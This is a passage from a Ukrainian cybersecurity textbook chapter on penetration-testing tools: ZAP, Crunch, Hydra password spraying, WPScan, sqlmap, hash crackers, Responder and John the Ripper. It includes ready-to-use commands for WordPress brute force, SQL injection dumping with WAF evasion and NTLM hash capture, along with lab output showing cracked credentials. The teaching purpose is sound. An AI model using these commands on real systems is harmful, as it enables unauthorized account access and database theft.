


Рис. 6.26 Інтерфейс OWASP ZAP

ZAP має вбудований сканер, який може автоматично перевіряти вебдодаток на наявність відомих вразливостей. Це дозволяє швидко отримати загальне уявлення про рівень безпеки вебдодатку.




Рис. 6.27 Сканування в OWASP ZAP

Дослідники безпеки можуть використовувати ZAP для проведення більш детальних і складних перевірок вручну, досліджуючи потенційно вразливі місця, які не можуть бути виявлені автоматичними засобами. ZAP підтримує плагіни, що дозволяє розширювати його функціональність та адаптувати інструмент під специфічні потреби. Інструмент дозволяє генерувати докладні звіти про знайдені вразливості, що можуть бути використані для подальших виправлень.

Підвищення привілеїв

Підвищення привілеїв – це процес, коли користувач або програма отримує доступ до прав, яких зазвичай вони не мають.

Існує два основні типи підвищення привілеїв:

1. **Вертикальне підвищення привілеїв**, що відбувається, коли користувач із низьким рівнем прав (наприклад, звичайний користувач) отримує адміністративні або інші привілеї вищого рівня. Це може включати доступ до системних файлів, налаштувань безпеки або інших функцій, до яких зазвичай мають доступ лише адміністратори.

2. **Горизонтальне підвищення привілеїв**, що відбувається, коли користувач або програма отримує доступ до функцій або даних інших користувачів з тим самим рівнем прав. Тобто, це не збільшення рівня привілеїв, а радше доступ до чужих даних або функцій на тому ж рівні.

Основними причинами підвищення привілеїв є:

- **Соціальна інженерія** – використовується людський фактор для обману користувачів з метою отримання доступу до їх облікових записів або конфіденційної інформації, це може бути фішинг, дзвінки, де зловмисники видають себе за працівників служби підтримки, або інші методи маніпуляцій.
- **Відсутність кібергігієни**, така як слабкі або повторювані паролі, відсутність двофакторної аутентифікації (MFA), нерегулярне оновлення паролів або відсутність блокування облікових записів співробітників після їх звільнення, може стати причиною підвищення привілеїв. Відсутність регулярного оновлення систем безпеки також надає можливості для експлуатації вразливостей.
- **Слабкий контроль доступу**. Якщо права доступу не належним чином розподілені, користувачі можуть отримати більше привілеїв, ніж необхідно для виконання їх завдань. Цей слабкий контроль дозволяє користувачам використовувати їхні права для доступу до чутливих даних або функцій системи.
- **Неправильна конфігурація**. Погано налаштовані системи, мережі або програми можуть залишити відкриті доступи або можливості для експлуатації вразливостей. Наприклад, якщо конфігурації серверів або баз даних дозволяють широкий доступ без обмежень, це може дозволити зловмисникам отримати вищі привілеї.
- **Помилки програмування**. Вразливості в коді ПЗ, такі як SQL-ін'єкції, переповнення буферу або інші програмні помилки, можуть дозволити зловмисникам отримати доступ до системи з правами адміністратора або іншими підвищеними привілеями.

Кожна з цих причин може стати критичною точкою для атак, тому важливо мати комплексний підхід до безпеки.

Тактики підвищення привілеїв:

- **Маніпуляції токенами доступу**. Токени доступу використовуються операційними системами для контролю прав користувачів і процесів. Зловмисники можуть змінювати або підробляти ці токени, щоб отримати права іншого користувача або адміністратора, виконуючи дії від його імені.
- **Програми прокладки**. Використання старого або вразливого ПЗ, яке вже не підтримується, може надавати можливості для експлуатації відомих вразливостей. Такі програми можуть служити прокладками, через які зловмисники підвищують свої привілеї.

- **Слабкі дозволи файлової системи.** Якщо в Unix-подібних системах для файлів або програм встановлений SUID-біт (Set User ID), зловмисники можуть використовувати їх для виконання програм від імені іншого користувача, часто з привілеями адміністратора.
- **Перехоплення шляху**. Змінну оточення PATH визначає де шукати виконувані файли. Зловмисники можуть використовувати це для того, щоб вуконувати власні шкідливі програми замість легітимних і отримати підвищені привілеї.
- **Заплановані завдання**. Використання планувальників завдань (Task Scheduler в Windows або Cron в Linux) з неправильними правами доступу дозволяє зловмисникам впроваджувати шкідливі сценарії або змінювати існуючі, щоб отримати привілеї адміністратора або доступ до критичних системних ресурсів.
- **Демони** – це фонові процеси в Unix-подібних системах, які часто працюють з підвищеними правами. Зловмисники можуть експлуатувати вразливості або неправильні конфігурації цих демонів, щоб отримати контроль над системою.
- **Небезпечні служби**. Docker-контейнери можуть містити вразливості, які дозволяють користувачам вийти за межі контейнера і отримати доступ до системи хоста. Неправильна конфігурація або використання небезпечних образів контейнерів можуть створити ризик для безпеки.
- **Web оболонки (Web Shells)** – це шкідливі сценарії, завантажені на сервер через вразливості у вебдодатках. Вони дозволяють зловмисникам виконувати команди на сервері з підвищеними привілеями, що може призвести до повного контролю над системою.

Crunch

Crunch – інструмент для створення списків паролів методом брутфорсу, який часто використовується для тестування на проникнення. Основною функцією Crunch є генерування словників паролів на основі заданих користувачем параметрів, таких як мінімальна та максимальна довжина пароля, набір символів, обмеження на кількість символів тощо. Інструмент дозволяє визначати мінімальну та максимальну довжину пароля, набір символів (літери, цифри, спеціальні символи), може комбінувати символи в будь-якому порядку, створюючи величезну кількість варіантів для атаки методом перебору. Можна зберігати згенеровані паролі в файл або передавати їх безпосередньо іншому інструменту для атак, наприклад, John the Ripper або Hydra. Підтримує створення шаблонів для обмеження певних позицій символів або їх типів (наприклад, перша буква – велика, інші – малі). Crunch добре інтегрується з багатьма інструментами для брутфорс атак.

На рис. 6.28 показано приклади використання Crunch для генерації словників паролів із командного рядка.

crunch 3 5 abcd

Генерує всі можливі комбінації паролів із символів «a», «b», «c», «d», довжина яких від 3 до 5 символів. В результаті буде згенеровано 1344 рядки, а обсяг даних складе 7680 байтів.

crunch 3 5 abcdefghijklmnopqrstuvwxyz

Генерує комбінації з символів (від «a» до «z»), де довжина паролів також від 3 до 5 символів. Буде згенеровано 12355928 рядків, а обсяг даних – 70 МБ.

crunch 3 9 abcdefghijklmnopqrstuvwxyz

Генерація паролів довжиною від 3 до 9 символів – генерація 56240970906224 рядків (близько 51 ТБ даних).

crunch 3 9 abcdefghijklmnopqrstuvwxyz1234567890

Генерує комбінації довжиною від 3 до 9 символів, використовуючи літери та цифри. Згенеровано 104416669714752 рядків (947 ТБ даних).

```
[root@localhost crunch-3.6]# crunch 3 5 abcd
Crunch will now generate the following amount of data: 7680 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1344
^CCrunch ending at
[root@localhost crunch-3.6]# crunch 3 5 abcdefghijklmnopqrstuvwxyz
Crunch will now generate the following amount of data: 73643440 bytes
70 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 12355928
^CCrunch ending at
[root@localhost crunch-3.6]# crunch 3 9 abcdefghijklmnopqrstuvwxyz
Crunch will now generate the following amount of data: 56240970906224 bytes
53635569 MB
52378 GB
51 TB
0 PB
Crunch will now generate the following number of lines: 12355928
^CCrunch ending at
[root@localhost crunch-3.6]# crunch 3 9 abcdefghijklmnopqrstuvwxyz
Crunch will now generate the following amount of data: 56240970906224 bytes
53635569 MB
52378 GB
51 TB
0 PB
Crunch will now generate the following number of lines: 5646683825432
^C^CCrunch ending at
[root@localhost crunch-3.6]# crunch 3 9 abcdefghijklmnopqrstuvwxyz1234567890
Crunch will now generate the following amount of data: 1041632078022144 bytes
993377759 MB
970095 GB
947 TB
0 PB
Crunch will now generate the following number of lines: 104461669714752
^CCrunch ending at
```

Рис. 6.28 Генерації словників паролів в Crunch

Crunch генерує великі обсяги даних залежно від кількості символів і довжини паролів. З кожним додаванням символів або збільшенням довжини комбінації кількість можливих варіантів зростає експоненційно, що збільшує обсяг файлів.

Password Spraying

Password Spraying – метод атаки на облікові записи, при якому зловмисники використовують один і той самий слабкий або поширений пароль на багатьох користувачах (акаунтах) одночасно, замість того, щоб зламувати один акаунт через багаторазовий перебір паролів (брутфорс). Така техніка знижує ймовірність активації механізмів захисту, таких як обмеження кількості спроб авторизації чи блокування користувача.

Зловмисники вибирають великий список користувачів у певній системі або сервісі та намагаються ввійти під кількома поширеними паролями, такими як *123456*, *password* або *qwerty*. Для уникнення блокування після кількох невдалих спроб входу, атака здійснюється повільно, з великою паузою між спробами. Використовуються прості або стандартні паролі, які користувачі могли залишити як основні. Через повільність перебору система може не помітити підозрілої активності. На відміну від класичного брутфорсу, де атакуючий пробує різні паролі для одного облікового запису, Password Spraying орієнтується на багато акаунтів із одним або кількома паролями, що значно знижує ризик виявлення атаки.

```
[ATTEMPT] target angelsscooters.lab - login "DerickHudson " - pass "charlie" - 94
6 of 1000 [child 48] (0/0)
[ATTEMPT] target angelsscooters.lab - login "TomasKennedy " - pass "charlie" - 94
7 of 1000 [child 49] (0/0)
[ATTEMPT] target angelsscooters.lab - login "RafaelFitzgerald " - pass "charlie"
- 948 of 1000 [child 51] (0/0)
[ATTEMPT] target angelsscooters.lab - login "SherrieSantos " - pass "charlie" - 9
49 of 1000 [child 55] (0/0)
[ATTEMPT] target angelsscooters.lab - login "ShanaWalls" - pass "charlie" - 950 o
f 1000 [child 56] (0/0)
[ATTEMPT] target angelsscooters.lab - login "IvaHobbs " - pass "martin" - 951 of
1000 [child 59] (0/0)
[ATTEMPT] target angelsscooters.lab - login "SantiagoGarner " - pass "martin" - 9
52 of 1000 [child 61] (0/0)
[ATTEMPT] target angelsscooters.lab - login "ShaunaVega " - pass "martin" - 953 o
f 1000 [child 58] (0/0)
[ATTEMPT] target angelsscooters.lab - login "MarjorieFarrell " - pass "martin" -
954 of 1000 [child 54] (0/0)
[ATTEMPT] target angelsscooters.lab - login "WayneWilliams " - pass "martin" - 95
5 of 1000 [child 62] (0/0)
[ATTEMPT] target angelsscooters.lab - login "DerickHudson " - pass "martin" - 956
 of 1000 [child 50] (0/0)
[ATTEMPT] target angelsscooters.lab - login "TomasKennedy " - pass "martin" - 957
 of 1000 [child 52] (0/0)
[ATTEMPT] target angelsscooters.lab - login "RafaelFitzgerald " - pass "martin" -
 958 of 1000 [child 53] (0/0)
[ATTEMPT] target angelsscooters.lab - login "SherrieSantos " - pass "martin" - 95
9 of 1000 [child 63] (0/0)
[ATTEMPT] target angelsscooters.lab - login "ShanaWalls" - pass "martin" - 960 of
 1000 [child 1] (0/0)
[ATTEMPT] target angelsscooters.lab - login "IvaHobbs " - pass "ginger" - 961 of
1000 [child 14] (0/0)
[ATTEMPT] target angelsscooters.lab - login "SantiagoGarner " - pass "ginger" - 9
62 of 1000 [child 9] (0/0)
[443][http-post-form] host: angelsscooters.lab   login: MarjorieFarrell    passwo
rd: 1992
[STATUS] attack finished for angelsscooters.lab (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-06-16 14:32:49
student@desktop:~$
```


Рис. 6.29 Атака Password Spraying за допомогою Hydra

На рис. 6.29 представлена атака Password Spraying за допомогою інструмента Hydra. Здійснюється атака на логіни кількох користувачів з використанням обмеженого набору паролів. У цьому випадку, тестувались

паролі: *charlie, martin, ginger*. Для кожного логіна (*DerickHudson, TomasKennedy, MarjorieFarrell* та інші) програма пробує відповідний пароль з переліку. Знайдено дійсну пару логін-пароль: *MarjorieFarrell, 1992*. Hydra завершила атаку з повідомленням про успішну спробу підбору пароля.

Password Spraying є ефективною атакою, якщо користувачі використовують слабкі або загальновживані паролі. Інструмент Hydra допомагає автоматизувати цей процес та швидко перевіряти багато акаунтів.

WPScan



WPScan[32] – це спеціалізований інструмент для сканування вразливостей у вебсайтах на базі WordPress. Він допомагає адміністраторам і дослідникам з безпеки знаходити слабкі місця, які можуть бути використані зловмисниками для атак на WordPress-сайти. WPScan створений для виявлення специфічних вразливостей, пов'язаних з плагінами, темами, основною WordPress-структурою, а також налаштуваннями безпеки.

Він визначає, яка версія WordPress використовується на сайті, і перевіряє, чи є для неї відомі вразливості, сканує встановлені плагіни та теми, порівнюючи їх з базою даних відомих вразливостей. WPScan використовує базу даних відомих вразливостей WordPress, яка регулярно оновлюється. Ця база містить інформацію про вразливості у ядрі WordPress, плагінах і темах. Базове сканування, яке перевіряє версію WordPress і загальні налаштування:

```
wpscan --url http://example.com
```

Сканування плагінів, що перевіряє плагіни, встановлені на сайті, та їх відомі вразливості:

```
wpscan --url http://example.com --enumerate p
```

Оновлення бази даних вразливостей:

```
wpscan --update
```

```
[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been ou
tput.
[!] You can get a free API token with 25 daily requests by registering at htt
ps://wpscan.com/register
```

Рис. 6.30 Оновлення бази даних вразливостей WPScan

Інструмент може отримати інформацію про облікові записи користувачів (наприклад, адміністратора), що дозволяє підготувати платформу для подальших атак, таких як brute force або password spraying.

[32] WPScan User Documentation. URL: https://github.com/wpscanteam/wpscan/wiki/WPScan-User-Documentation

Рис. 6.31 Отримання інформації про облікові записи користувачів за допомогою WPScan

Шукає конфіденційні або неправильно налаштовані файли (наприклад, wp-config.php), що можуть бути доступні для зловмисників.




Рис. 6.32 Пошук конфіденційних або неправильно налаштованих файлів за допомогою WPScan

Може виконувати атаки грубою силою на сторінку входу в WordPress. brute force атака, що використовує файл *passwords.txt* для brute-force атаки на користувача *admin*:

wpscan --url http://example.com --passwords passwords.txt --usernames admin




Рис. 6.33 Brute force атака за допомогою WPScan

Sqlmap

Sqlmap[33] – інструмент для автоматизації виявлення та експлуатації SQL-ін'єкцій у вебдодатках. Він дозволяє виконувати різноманітні атаки на бази даних через

[33] Sqlmap user's manual. URL: https://github.com/sqlmapproject/sqlmap/wiki/usage

вразливі запити SQL. Він автоматично аналізує запити до бази даних і визначає, чи є можливість виконання ін'єкції та підтримує різні типи SQL-ін'єкцій: Union-based, Boolean-based blind, Time-based blind, Error-based, Out-of-band. Sqlmap може виводити інформацію про: версію бази даних, список баз даних, таблиці та колонки, привілеї користувачів та структуру бази даних. Дозволяє витягувати дані з бази даних через ін'єкцію SQL-запитів – конкретні значення з таблиць або повний дамп таблиць.

У деяких випадках, якщо вразливість дозволяє, Sqlmap може виконувати команди на сервері, що працює з базою даних, що дає можливість отримати доступ до системи. Включає механізми для обходу різних захисних рішень, таких як WAF, обфускація запитів, або механізми обмеження доступу. Інструмент підтримує різноманітні системи управління базами даних: MySQL, PostgreSQL, Microsoft SQL Server, Oracle, SQLite, MariaDB та інші. Можна налаштовувати параметри для складних атак, таких як зміна HTTP-запитів, робота через проксі-сервери або використання спеціальних заголовків.

```
[20:42:22] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.51, PHP 8.0.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:42:22] [INFO] fetching tables for database: 'dvwa'
[20:42:22] [WARNING] reflective value(s) found and fil
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

```
Database: dvwa
Table: guestbook
[3 columns]
+------------+----------------------+
| Column     | Type                 |
+------------+----------------------+
| comment    | varchar(300)         |
| comment_id | smallint(5) unsigned |
+------------+----------------------+
```

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+--------------------------------+----------------------------------------------+
| user_id | user    | avatar                         | password                                     |
+---------+---------+--------------------------------+----------------------------------------------+
| 1       | admin   | /dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
| 2       | gordonb | /dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)  |
| 3       | 1337    | /dvwa/hackable/users/1337.jpg  | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)   |
| 4       | pablo   | /dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)   |
| 5       | smithy  | /dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+---------+--------------------------------+----------------------------------------------+
```

Рис. 6.34 Атака за допомогою Sqlmap

Простий приклад використання, де інструмент перевірить параметр id на наявність SQL-ін'єкції:

```
sqlmap -u "http://example.com/vuln.php?id=1"
```

Сканування з автоматичним дампом бази даних, Sqlmap не лише перевірить ін'єкцію, але й витягне всі дані з бази:

```
sqlmap -u "http://example.com/vuln.php?id=1" --dump
```

Перевірка на сліпу ін'єкцію на основі часу:

```
sqlmap -u "http://example.com/vuln.php?id=1" --technique=T
```

Сканування з обходом WAF:

sqlmap -u "http://example.com/vuln.php?id=1" --random-agent --tamper=space2comment

Ця команда використовує рандомізацію User-Agent заголовка та застосовує техніку обфускації через модифікатор tamper для обходу захисту.

Отримання інформації про базу:

sqlmap -u "http://example.com/vuln.php?id=1" --dbs

Ця команда виведе список усіх баз даних, доступних через вразливий запит.

Онлайн-Інструменти для розкриття хешів

Online Hash Crack – це вид онлайн сервісів, призначених для відновлення паролів, зашифрованих у вигляді хешів. Такі сервіси надають онлайн-інструменти для розкриття хешів паролів різних форматів.

Рис. 6.35 Онлайн-інструмент для розкриття хешів

Сервіси підтримують широкий спектр хеш-функцій, таких як MD5, SHA-1, SHA-256, LM, NTLM, MySQL, bcrypt, і багато інших, що дозволяє працювати з хешами, що використовуються в різних системах та додатках. Інструменти дають змогу користувачам спробувати розкрити хеші, використовуючи методи брутфорс або словникових атак. У безкоштовній версії підтримуються лише прості паролі або ті, що вже є в базах даних хешів. Крім безкоштовного інструменту, сервіси пропонують розширені послуги для складніших завдань, таких як розкриття більш складних паролів або хешів, які не можуть бути розкриті безкоштовно через їх складність або незвичайність. Вони працюють наступним чином. Користувач завантажує хеш або вводить його у відповідне поле на сайті. Система спочатку перевіряє хеш у своїй базі даних відомих хешів і паролів. Якщо хеш не знайдено, інструмент може спробувати розкрити його за допомогою словникових атак або брутфорсу, що займає певний час.

FindMyHash





Рис. 6.36 FindMyHash

FindMyHash[34] – це інструмент, розроблений для відновлення паролів із хешів, який використовує онлайн-сервіси для зворотного пошуку хешів. Він допомагає тестувати надійність паролів, виконуючи пошук у базах даних хешів, що вже були розкриті раніше.

Інструмент підтримує кілька хеш-функцій, включаючи MD4, MD5, SHA-1, SHA-256, SHA-512, NTLM, LM, і багато інших. Замість традиційного брутфорсу або словникової атаки, FindMyHash намагається знайти відповідність хешу у вже існуючих базах даних розкритих паролів. Це значно прискорює процес для хешів, які були скомпрометовані раніше. Працює автоматично, підключаючись до кількох онлайн-сервісів для зворотного пошуку хешів, що дозволяє користувачам уникати ручного пошуку паролів у базах даних хешів. Інструмент командного рядка є зручним і не вимагає глибоких знань для використання. Користувач просто вказує тип хешу і сам хеш для пошуку відповідного пароля. FindMyHash працює наступним чином. Користувач завантажує інструмент та запускає його через командний рядок, вказуючи хеш і його тип. FindMyHash звертається до онлайн-сервісів, які містять бази даних хешів, і намагається знайти відповідний пароль для цього хешу. Якщо пароль знайдено, інструмент відображає його користувачу.

Responder



Responder[35] – це інструмент для тестування мережевої безпеки, який використовується переважно для перехоплення хешів автентифікації в локальних мережах. Він працює, експлуатуючи слабкі місця в протоколах автентифікації, таких як LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service) та MDNS (Multicast DNS), які використовуються в Windows-середовищах для пошуку імен у локальних мережах.

[34] FindMyHash readme. URL: https://github.com/frdmn/findmyhash
[35] Responder readme. URL: https://github.com/SpiderLabs/Responder/blob/master/README.md

Responder може відповідати на запити клієнтів у мережі, змушуючи їх аутентифікуватися через нього замість реального сервера. Це дає змогу зловмиснику або тестувальнику безпеки перехопити облікові дані, зашифровані у вигляді хешів. Він використовує вразливості протоколів NTLM (NT LAN Manager), який є стандартом для автентифікації в мережах Windows, LLMNR, NBT-NS та MDNS, які часто залишаються ввімкненими в корпоративних мережах. Відповідаючи на запити цих протоколів, він може видати себе за легітимний сервер і отримати хеші автентифікації. Responder є простим у використанні інструментом командного рядка, що дозволяє швидко розгорнути атаку у внутрішній мережі. Після перехоплення Responder може зберегти хеші, які згодом можуть бути розшифровані за допомогою інструментів для зламу паролів.

Атака Steal the Hashes за допомогою Responder виконується наступним чином. Спочатку необхідно запустити Responder у сегменті мережі, де знаходяться клієнтські машини. Інструмент пасивно очікує запитів на резолюцію імен через вразливі протоколи.

sudo responder -I eth0

У цьому прикладі Responder запускається на інтерфейсі *eth0*, що відповідає за мережеве підключення. Коли клієнтська машина звертається до невідомого їй доменного імені або ресурсу, Responder відповідає на цей запит як легітимний сервер. В результаті клієнт аутентифікується, відправляючи хеш своїх облікових даних. Після аутентифікації Responder зберігає перехоплений хеш.

Рис. 6.37 Атака Steal the Hashes за допомогою Responder

Інструменти для зламу паролів

Інструменти для зламу паролів – це спеціальні програми, призначені для відновлення або зламу паролів шляхом використання різних методів, таких як brute-force атаки, атаки на основі словників або використання rainbow tables. Ось короткий опис найпопулярніших з них:

John the Ripper – це один із найпопулярніших інструментів для зламу паролів, який підтримує різні хеш-функції, використовувані для захисту паролів, такі як DES, MD5, SHA-1, та багато інших. Може використовувати різні методи атак: brute-force, словникова атака, комбінована атака. Може працювати як на локальних машинах, так і в розподілених системах.

THC Hydra[36] – потужний інструмент для brute-force атак на мережеві сервіси. Підтримує понад 50 різних протоколів, включаючи FTP, HTTP, SSH, MySQL, Telnet та інші. Може виконувати атаки на різні мережеві сервіси одночасно. Дозволяє використовувати словники для атаки.

Medusa – швидкий, паралельний і модульний інструмент для зламу паролів, схожий на THC Hydra. Підтримує одночасне виконання великої кількості атак. Працює з великою кількістю сервісів, таких як HTTP, FTP, POP3, IMAP, SSH тощо. Висока продуктивність, оптимізована для роботи в багатопотоковому режимі.

Ophcrack – інструмент для зламу паролів на основі використання rainbow tables. Основний фокус – відновлення паролів Windows за допомогою rainbow tables. Підтримує різні версії Windows NTLM і LM хешів. Відома своєю високою швидкістю при зламі паролів, особливо слабких.

LOphtCrack – інструмент для аудиту паролів, який дозволяє зламувати хеші паролів, використовуючи різні методи атак. Підтримує brute-force, словникові атаки та атаки на основі rainbow tables. Інтерфейс простий у використанні, що робить його доступним для широкого кола користувачів. Підтримує аналіз та аудит паролів в Active Directory і локальних облікових записах.

RainbowCrack – інструмент для зламу паролів за допомогою попередньо обчислених rainbow tables. Основна перевага – висока швидкість зламу хешів паролів, оскільки використання rainbow tables значно знижує час, необхідний для атаки. Підтримує різні алгоритми хешування, такі як MD5, SHA-1, NTLM, LM. Можливість створення власних rainbow tables для спеціалізованих завдань.

John the Ripper

John the Ripper[37,38,39] – це один із найпопулярніших інструментів для зламу паролів з відкритим вихідним кодом. Він використовується для перевірки надійності паролів та виявлення слабких або легко зламаних паролів у системах. Спочатку розроблений для Unix-систем, зараз він підтримує багато операційних систем, таких як Windows, macOS, Linux та інші. John the Ripper підтримує велику кількість алгоритмів хешування паролів, зокрема: DES, MD5, SHA-1, SHA-256, SHA-512, NTLM, bcrypt, PBKDF2, HMAC (SHA-1, MD5), хеші MySQL, Oracle, Kerberos та багато інших. Він може використовувати словникову, брутфорс та гібридну (поєднання словникової та брутфорс) атаку. Режим інтелектуального підбору використовується для перебору можливих паролів на основі певних ймовірностей і алгоритмів, що підвищують ефективність підбору. John the Ripper може використовувати потужності багатоядерних процесорів або кластерів для прискорення процесу злому паролів. Також є версія John the Ripper Jumbo, яка підтримує розподілені обчислення і може працювати з GPU для ще більш швидкого перебору паролів. Вбудовані правила дозволяють модифікувати існуючі слова

[36] THC-Hydra readme. URL: https://github.com/vanhauser-thc/thc-hydra/blob/master/README

[37] John the Ripper. URL: http://www.openwall.com/john/

[38] Повний посібник з John the Ripper. Ч.1: знайомство та встановлення John the Ripper. URL: https://hackyourmom.com/servisy/soft/povnyj-posibnyk-z-john-the-ripper-ch-1-znajomstvo-ta-vstanovlennya-john-the-ripper/

